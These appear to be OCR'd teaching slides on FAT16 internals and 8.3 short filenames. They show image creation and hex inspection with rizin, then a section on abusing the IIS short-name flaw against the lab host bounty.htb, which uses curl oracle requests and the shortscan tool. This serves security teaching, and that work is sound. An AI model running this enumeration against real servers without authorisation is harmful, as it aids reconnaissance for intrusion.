


Typically: 1 sector (aka block) = 512 bytes

C/H/S = Cylinder / Head / Sector coordinates

Abstracted with LBA (Logical Block Addressing), linear addresses starting at index 0

https://en.wikipedia.org/wiki/Cylinder-head-sector


Start here!
Boot Sector
File Allocation Table(s)
DirEntry
Root Directory
0 1 2 3 4 5
Cluster
Data
Entry 0 @ 0x00
Entry 1 @ 0x02
Entry 2 @ 0x04
Entry 3 @ 0x06
Entry 4 @ 0x08
Entry 5 @ 0x0A
Entry 6 @ 0x0C
Entry 7 @ 0x0E
F0FF
FFFF
0003
0004
0006
FFFF
0014
...
File Allocation Table 1
sector
File 1
File 2
Clusters
Sector = 512 bytes

DirectoryEntry

Short File Name (SNF)							Attr Bits
Reserved	Created .1 secs	Created (hour, min, sec)	Created (year, month, day)	Last access (year, month, day)	First cluster index High word (for FAT32)	Modified (hour, min, sec)	
Modified (year, month, day)		First cluster index Low word	Size (bytes)				


Attribute Bits:

0x01	Read only
0x02	Hidden
0x04	System
0x08	Volume ID
0x10	Directory
0x20	Archive
0x40	Reserved
0x80	Reserved
0x0F	**Long name**

Example SNF:

H	E	L	L	O	W	~	1	.	T	X	T

DirectoryEntry with Long File Name (LFN)



Create a FAT Volume

```
# create a ~10MB FAT filesystem image named "fat16.img"
$ mkfs.fat -F 16 --mbr=no -C /tmp/fat16.img 10000

# mount the filesystem in "/tmp/mnt"
$ mkdir /tmp/mnt
$ sudo mount -o loop /tmp/fat16.img /tmp/mnt

# write some text into a file with a very long name
$ echo "hello, world!" | sudo tee /tmp/mnt/verylongfilename.txt

# unmount the filesystem
$ sudo umount /tmp/mnt
```


Inspect FAT Volume

```
$ fsck.fat -n -v /tmp/fat16.img
```

512 bytes per sector

2048 bytes per cluster

=> 4 sectors per cluster




```
└─ $fsck -n -v /tmp/fat16.img
fsck from util-linux 2.38.1
fsck.fat 4.2 (2021-01-31)
Checking we can access the last sector of the filesystem
Boot sector contents:
System ID "mkfs.fat"
Media byte 0xf8 (hard disk)
       512 bytes per logical sector
      2048 bytes per cluster
         4 reserved sectors
First FAT starts at byte 2048 (sector 4)
         2 FATs, 16 bit entries
     10240 bytes per FAT (= 20 sectors)
Root directory starts at byte 22528 (sector 44)
       512 root directory entries
Data area starts at byte 38912 (sector 76)
      4981 data clusters (10201088 bytes)
32 sectors/track, 2 heads
         0 hidden sectors
     20000 sectors total
Checking for unused clusters.
/tmp/fat16.img: 1 files, 1/4981 clusters
```

Analyse the FAT Volume with Rizin (hexeditor)

```
# Start rizin in visual mode, show cursor, and
# do turn off display of hex values in pairs
$ rizin -cVc -e hex.pairs=false /tmp/fat16.img
```

Type colon (:) to enter command mode

```
# search for (part of) the filename
:> s/i very
```


Type enter (again) to leave command mode

```
[0x000057f0 0x0000584a [Xadvc]0 [0x50..0x5a] 11]> xc
- offset - | 0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F| 0123456789ABCDEF  comment
0x000057f0 |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| ................
0x00005800 |42 61 00 6d 00 65 00 2e 00 74 00 0f 00 43 78 00| Ba.m.e...t...Cx.
0x00005810 |74 00 00 00 ff ff ff ff ff ff 00 00 ff ff ff ff| t...............
0x00005820 |01 76 00 65 00 72 00 79 00 6c 00 0f 00 43 6f 00| .v.e.r.y.l...Co.
0x00005830 |6e 00 67 00 66 00 69 00 6c 00 00 00 65 00 6e 00| n.g.f.i.l...e.n.
0x00005840 |56 45 52 59 4c 4f 7e 31 54 58 54 20 00 16 54 7a| VERYLO~1TXT ..Tz
0x00005850 |38 5b 38 5b 00 00 54 7a 38 5b 03 00 0e 00 00 00| 8[8[..Tz8[......
0x00005860 |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| ................
0x00005870 |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| ................
0x00005880 |00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00| ................
```

Rizin reference: https://book.rizin.re/

#2 Abusing the IIS 8.3 Flaw

SFN (8.3 Short Filename) Generation



Example	index.asp	INDEX.ASP
	default.aspx	DEFAU~1.ASP

```
c:\temp>dir /x
 Volume in drive C is Windows

 Directory of c:\temp

24/09/2025  23:27    <DIR>          .
24/09/2025  23:26                0               hello.txt
24/09/2025  23:27                0 HELLOW~1.TXT  helloworld.txt
24/09/2025  23:27                0 HELLO_~2.TXT  hello_even_longer_file_name.txt
24/09/2025  23:27                0 HELLO_~3.TXT  hello_longest_file_name_in_the_world.txt
24/09/2025  23:27                0 HELLO_~1.TXT  hello_long_file_name.txt
               5 File(s)              0 bytes
               1 Dir(s)  43’559’395’328 bytes free
```

```
c:\temp>dir /x h*~1*
 Volume in drive C is Windows

 Directory of c:\temp

24/09/2025  23:27                0 HELLOW~1.TXT  helloworld.txt
24/09/2025  23:27                0 HELLO_~1.TXT  hello_long_file_name.txt
               2 File(s)              0 bytes
               0 Dir(s)  43’559’522’304 bytes free
```

A Wild Oracle Appears

```
$ curl -IX OPTIONS http://bounty.htb/not_here

HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Server: Microsoft-IIS/7.5
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Date: Wed, 24 Sep 2025 22:18:51 GMT
Content-Length: 0
```

```
$ curl -IX OPTIONS http://bounty.htb/*~1*

HTTP/1.1 404 Not Found
Content-Type: text/html
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Wed, 24 Sep 2025 22:20:48 GMT
Content-Length: 1245
```


Automatic SNF Enumeration

```
# install bitquark/shortscan
$ go install github.com/bitquark/shortscan/cmd/shortscan@latest

# (optional) monitor requests with mitmproxy
$ export http_proxy=http://127.0.0.1:9000
$ mitmproxy -p 9000

# execute it
$ ~/go/bin/shortscan http://bounty.htb/
```


https://github.com/bitquark/shortscan

File Upload/Download Endpoints

http://bounty.htb/transfer.aspx

